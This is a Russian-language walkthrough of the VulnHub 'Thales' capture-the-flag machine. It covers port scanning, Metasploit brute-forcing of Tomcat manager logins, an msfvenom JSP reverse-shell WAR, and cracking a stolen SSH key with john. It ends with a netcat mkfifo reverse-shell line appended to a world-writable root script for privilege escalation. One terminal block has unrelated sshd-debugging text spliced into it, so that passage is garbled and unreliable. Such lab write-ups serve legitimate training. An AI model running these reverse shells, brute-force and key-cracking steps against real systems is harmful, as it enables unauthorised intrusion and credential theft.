

Thales

This is my Thales hacking.

Process

1. Для начала я определил свой IP адрес - 10.0.2.15 :

```
(whitecar@kali)~[~/Desktop/VulnHub/Thales]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:0b:3a:19:24 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::9b74:92f3:37ed:bcdd prefixlen 64 scopeid 0x20<link>
    ether aa:3f:9e:84:7b:62 txqueuelen 1000 (Ethernet)
    RX packets 43 bytes 5920 (5.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1751 bytes 107638 (105.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 131793 bytes 6615688 (6.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 131793 bytes 6615688 (6.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(whitecar@kali)~[~/Desktop/VulnHub/Thales]
$
```

2. Воспользовавшись командой "sudo netdiscover -r 10.0.2.0/24", я определил IP адрес цели - 10.0.2.20 (ScreenShots/target_ip.png):

```
whitecar@kali: ~/Desktop/VulnHub/Thales
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
10.0.2.1     52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.2     52:54:00:12:35:00    1      60  Unknown vendor
10.0.2.3     08:00:27:58:a4:41    1      60  PCS Systemtechnik GmbH
10.0.2.20    08:00:27:5c:a1:6b    1      60  PCS Systemtechnik GmbH
```

3. С помощью команды “`sudo nmap -sV -p- -O -oN NmapFirstScan.txt -vvv -Pn 10.0.2.20`”, я узнала информацию обо всех открытых портах и запущенных сервисах:

```
Nmap scan report for 10.0.2.20 (10.0.2.20)
Host is up, received arp-response (0.0025s latency).
Scanned at 2024-08-15 10:14:50 +03 for 21s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  http      syn-ack ttl 64  Apache Tomcat 9.0.52
MAC Address: 08:00:27:5C:A1:6B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/15%OT=22%CT=1%CU=42178%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=66BDAAFF%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=Z%CI=Z%I
OS:I=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW
OS:7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88
OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
OS:S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
OS:FI=N%T=40%CD=S)

Uptime guess: 43.846 days (since Tue Jul  2 13:56:36 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


4. С помощью команды “`gobuster dir -u http://10.0.2.20:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -o GoBusterFirstScan.txt --no-error`”, я нашел все директории веб-страницы:

```
(whitecar@kali)-[~/Desktop/VulnHub/Thales/Scans]
$ gobuster dir -u http://10.0.2.20:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -o GoBusterFirstScan.txt --no-error

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.0.2.20:8080/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/docs (Status: 302) [Size: 0] [--> /docs/]
/examples (Status: 302) [Size: 0] [--> /examples/]
/shell (Status: 302) [Size: 0] [--> /shell/]
Progress: 2343 / 220561 (1.06%)^R
/manager (Status: 302) [Size: 0] [--> /manager/]
/http%3A%2F%2Fwww (Status: 400) [Size: 804]
/http%3A%2F%2Fyoutube (Status: 400) [Size: 804]
/http%3A%2F%2Fblogs (Status: 400) [Size: 804]
/http%3A%2F%2Fblog (Status: 400) [Size: 804]
/**http%3A%2F%2Fwww (Status: 400) [Size: 804]
/External%5CX-News (Status: 400) [Size: 795]
/http%3A%2F%2Fcommunity (Status: 400) [Size: 804]
/http%3A%2F%2Ffradar (Status: 400) [Size: 804]
/http%3A%2F%2Fjeremiahgrossman (Status: 400) [Size: 804]
/http%3A%2F%2Fweblog (Status: 400) [Size: 804]
/http%3A%2F%2Fswik (Status: 400) [Size: 804]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====

(whitecar@kali)-[~/Desktop/VulnHub/Thales/Scans]
$
```


Мое внимание привлекли две директории: /shell и /manager. Страница менеджера выдает форму для ввода данных:



После поисков в интернете и прочтения статьи <https://book.hacktricks.xyz/network-services-pentesting/>

[pentesting-web/tomcat](#) я смог подобрать данные пользователя: tomcat - role1:

```
[+] 10.0.2.20:8080 - LOGIN FAILED: root:0VW*Bu511 (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 10.0.2.20:8080 - Login Successful: tomcat:role1
[-] 10.0.2.20:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.0.2.20:8080 - LOGIN FAILED: both:vagrant (Incorrect)
```



Введенные мною команды в терминал (читайте статью):

- 1) msfconsole;
- 2) use auxiliary/scanner/http/tomcat_mgr_login;
- 3) show info;
- 4) set RHOSTS 10.0.2.20;
- 5) run.

5. На этой странице мое внимание привлекла форма для передачи файлов. Я проанализировал ее:

Deploy

Deploy directory or WAR file located on server

Context Path:

Version for parallel deployment:

URL Configuration file path:

URL or Directory path:

WAR file to deploy

Select WAR file to upload and WAR file

Configuration

Revised TLS configuration files

TLS host name (optional):

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

TLS connector configuration diagnostics

List the configured TLS virtual hosts and the ciphers for each.

List the configured TLS virtual hosts and the certificate chain for each.

List the configured TLS virtual hosts and the trusted certificates for each.

Tomcat Web Application Manager

Message:

Manager

Path	Version	Display Name	Running	Actions	Commands
/	None specified	Welcome to Tomcat	True	Q	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/> Expiration: with idle at 30 minutes
/docs	None specified	Tomcat Documentation	True	Q	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/> Expiration: with idle at 30 minutes
/examples	None specified	Servlet and JSP Examples	True	Q	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>

Форма принимала на вход только файлы типа ".war". Выше я приводил статью. Ниже в этой статье есть пример получения реверс шелла.

Алгоритм:

1- Машинв нападающего:

```
1> msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f war -o reverseshell.war ;
2> msfconsole ;
3> use multi/handler ;
4> set payload java/jsp_shell_reverse_tcp ;
5> set LHOST 10.0.2.15 ;
6> set LPORT 4444 ;
7> run ;
8> загрузил в форму файл и перешел по адресу http://10.0.2.20:8080/reverseshell/ ;
Обратная оболочка получена!!! Мой текущий пользователь -- tomcat:
```

```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.20:57416) at 2024-08-17 14:53:44 +0300

whoami
tomcat
python
```

В системе жертвы установлен Python3, с помощью команды: python3 -c "import pty;pty.spawn('/bin/bash')"


получил интерактивный шелл.

С помощью команды: `find / -type f -name user* 2>/dev/null --` нашел первый флаг:



```
tomcat@miletus: /  
whitecar@kali: ~/Desktop/VulnHub/Thales/Scans  
Python 3.6.9  
pad  
/  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
tomcat@miletus:/$ whoami  
whoami  
tomcat  
tomcat@miletus:/$ find / -type f -name user* 2>/dev/null  
find / -type f -name user* 2>/dev/null  
/proc/sys/vm/user_reserve_kbytes  
/sys/module/ext4/parameters/userns_mounts  
/etc/default/useradd  
/etc/xdg/user-dirs.defaults  
/etc/xdg/user-dirs.conf  
/etc/ufw/user6.rules  
/etc/ufw/user.rules  
/etc/systemd/user.conf  
/etc/apparmor.d/abstractions/user-tnp  
/etc/apparmor.d/abstractions/user-mail  
/etc/apparmor.d/abstractions/user-write  
/etc/apparmor.d/abstractions/ubuntu-browsers.d/user-files  
/etc/apparmor.d/abstractions/user-download  
/etc/apparmor.d/abstractions/user-manpages  
/home/thales/user.txt  
/usr/sbin/useradd  
/usr/sbin/usermod  
/usr/sbin/userdel  
/usr/src/linux-headers-4.15.0-153-generic/include/config/userfaultfd.h  
/usr/src/linux-headers-4.15.0-153-generic/include/config/tcm/user2.h  
/usr/src/linux-headers-4.15.0-153-generic/include/config/devfreq/gov/userspace.h  
/usr/src/linux-headers-4.15.0-153-generic/include/config/hardened/usercopy.h
```

Я не могу прочитать флаг, так как tomcat не владеет достаточным количеством прав:



```
/lib/modules/4.15.0-159-generic/kernel/drivers/input/serio/userio.k  
/lib/systemd/system/user.slice  
/lib/systemd/system/user@.service  
tomcat@miletus:/$ cat /home/thales/user.txt  
cat /home/thales/user.txt  
cat: /home/thales/user.txt: Permission denied  
tomcat@miletus:/$
```

В директории thales находилась скрытая директория .ssh, в которой были ssh-ключи. Я скопировал содержимое приватного ключа `id_rsa` на свою машину и воспользовался следующими командами:

1. `nano id_rsa ;`
2. `ssh2john id_rsa > password.txt ;`
3. `john --wordlist=/usr/share/wordlists/rockyou.txt password.txt`

В итоге я получил доступ к учетной записи `thales`:


```
whitecar@kali: ~/Desktop/VulnHub/Thales/Results
whitecar@kali: ~/Desktop/VulnHub/Thales/Results x tomcat@miletus: /home/tales/.ssh

(whitecar@kali)~/Desktop/VulnHub/Thales/Results
$ john --wordlist=/usr/share/wordlists/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06 (id_rsa)
Aug 19 00:00:01 DONE (2024-08-22 08:38) 0.5405g/s 1545Kp/s 1545Kc/s 1545Kc/s vodka112..vodka*rox
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(whitecar@kali)~/Desktop/VulnHub/Thales/Results
$ sshd[12156]: error: key_read: udecode
ZAAAAB3NzaC1kc3MAAACBA1UuAepj9FuE71EfQ3DVAf1+pUZ++xSmbUvER7U36Ww/...

TEAMS
This tells us that it failed to read that particular key, so we know to fix that.

If you don't get any useful information from the logs, you can turn up the logging. Edit /etc/ssh/sshd_config and change the LogLevel line to:

LogLevel DEBUG

Then run

/etc/init.d/ssh reload

Now when you try to connect you should see some logs like:

Aug 19 08:32:12 ace sshd[13537]: debug1: Checking blacklist file
```

```
tomcat@miletus:/home/tales/.ssh$ su thales
su thales
Password: vodka06

thales@miletus:~/ssh$ whoami
whoami
thales
thales@miletus:~/ssh$
```

Являясь пользователем thales, я могу прочитать файл user.txt:

```
whitecar@kali: ~
whitecar@kali: ~ whitecar@kali: ~/Desktop/VulnHub/Thales/Results x

thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$
```

Пользовательский флаг: a837c0b5d2a8a07225fd9905f5a0e9c4

В директории пользователя thales находился файл "notes.txt". В этом письме была ссылка на файл: /usr/local/bin/backup.sh. Этот файл доступен для чтения и записи абсолютно всем. Воспользовавшись сайтом <https://>

<http://www.revshells.com/>, я настроил реверс шелл. Я перепробовал 4 разные нагрузки и только одно дала мне root.


Мои команды:

1. В отдельном окне: nc -nlvp 1234 ;

2. В окне с thales: echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.15 1234>/tmp/f"

>>backup.sh .

Я получил root. В директории /root находился файл root.txt.

A screenshot of a Kali Linux terminal window. The title bar shows 'whitecar@kali: ~/Desktop/VulnHub/Thales/Results'. There are two tabs: 'thales@miletus: /usr/local/bin' and 'whitecar@kali: ~/Desktop/VulnHub/Thales/Results'. The active tab shows a terminal session where a netcat listener (nc -nlvp 1234) connects to 10.0.2.20 on port 35532. The user 'root@miletus' is prompted for a password, enters 'whoami', and receives 'root'. They then run 'cd /root', 'ls', and 'cat root.txt', which outputs a long alphanumeric string: 